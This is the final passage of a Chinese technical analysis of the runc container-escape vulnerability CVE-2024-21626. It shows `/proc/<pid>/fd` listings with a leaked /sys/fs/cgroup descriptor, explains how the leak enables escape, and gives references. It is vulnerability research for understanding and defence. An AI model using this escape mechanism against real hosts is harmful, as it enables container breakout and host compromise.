lrwx--- 1 root root 64 Feb 4 21:02 8 -> '/sys/fs/cgroup'
lrwx--- 1 root root 64 Feb 4 21:02 9 -> 'socket:[7378509]'
root@nitrocao:~# ls -l /proc/1374988/fd
total 0
lr-x-- 1 root root 64 Feb 4 21:02 0 -> /dev/null
lrwx--- 1 root root 64 Feb 4 21:02 1 -> /dev/null
lrwx--- 1 root root 64 Feb 4 21:02 2 -> /dev/null
lrwx--- 1 root root 64 Feb 4 21:02 3 -> 'socket:[7378509]'
lrwx--- 1 root root 64 Feb 4 21:02 4 -> 'socket:[7378510]'
lrwx--- 1 root root 64 Feb 4 21:02 5 -> 'pipe:[7378512]'
lrwx--- 1 root root 64 Feb 4 21:02 6 -> '/run/docker/runtime-runc/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/exec.fifo'
lrwx--- 1 root root 64 Feb 4 21:02 8 -> '/sys/fs/cgroup'

```

截图中的PID 1374988代表 `runc:[2:INIT]` 进程，该进程在调用 `execve(2)` 后将变成容器进程。我们可以看到，`/sys/fs/cgroup` 的文件描述符是8，这正是由于提供RPC服务的UNIX域套接字导致的！

仍不清楚为何有时通过 `docker exec` 运行容器时，`/sys/fs/cgroup` 的文件描述符仍为7。猜测这仍与Go的runtime有关。

6 总结

CVE-2024-21626利用linux的伪文件系统 `/proc` 进行攻击，容器运行时runC在启动真实的容器进程之前，其实是通过 `/proc/self/exe init` 创建的一个进程（以下简称init进程），在设置完资源隔离和资源限制后，通过 `execve` 系统调用来启动真正的容器进程²。在容器进程真正启动之前，其实一直是runC在工作，runC进程其实是某个容器的第一个进程，所以runC进程本身是已经泄漏到容器空间当中的。在runC的某些代码重构过程中，不小心把两个主机文件描述符 `/sys/fs/cgroup` 泄漏到了init进程，导致了本次逃逸的发生。

7 Reference

1. [several container breakouts due to internally leaked fds · Advisory · opencontainers/runc](#) ↵
2. [CVE-2024-21626容器逃逸漏洞提醒-阿里云开发者社区](#) ↵ ↵
3. [CVE-2024-21626: runc容器逃逸漏洞-腾讯云开发者社区-腾讯云](#) ↵
4. [opencontainers/runc: CLI tool for spawning and running containers according to the OCI specification](#) ↵
5. [runc和docker-CSDN博客](#) ↵
6. [Install Docker Engine on Ubuntu | Docker Docs](#) ↵
7. [docker runc 版本升级-CSDN博客](#) ↵
8. [【CVE-2024-21626】容器逃逸漏洞修复-CSDN博客](#) ↵
9. [全网最详细Docker镜像教程-CSDN博客](#) ↵
10. [Illustrate runC Escape Vulnerability CVE-2024-21626](#) ↵ ↵ ↵
11. [containerd/api/runtime/task/v3/shim.proto · containerd/containerd](#) ↵
12. [runc/utils linux.go#L195 · opencontainers/runc](#) ↵

13. [runc/libcontainer/factory_linux.go#L147](#) · [opencontainers/runc](#) ↩
14. [runc/libcontainer/cgroups/file.go#L86](#) · [opencontainers/runc](#) ↩
15. [runc/libcontainer/cgroups/file.go#L119](#) · [opencontainers/runc](#) ↩
16. [libcontainer/cgroups/fscommon: add openat2 support](#) · [opencontainers/runc](#) ↩
17. [Mounting into mount namespaces — Christian Brauner](#) ↩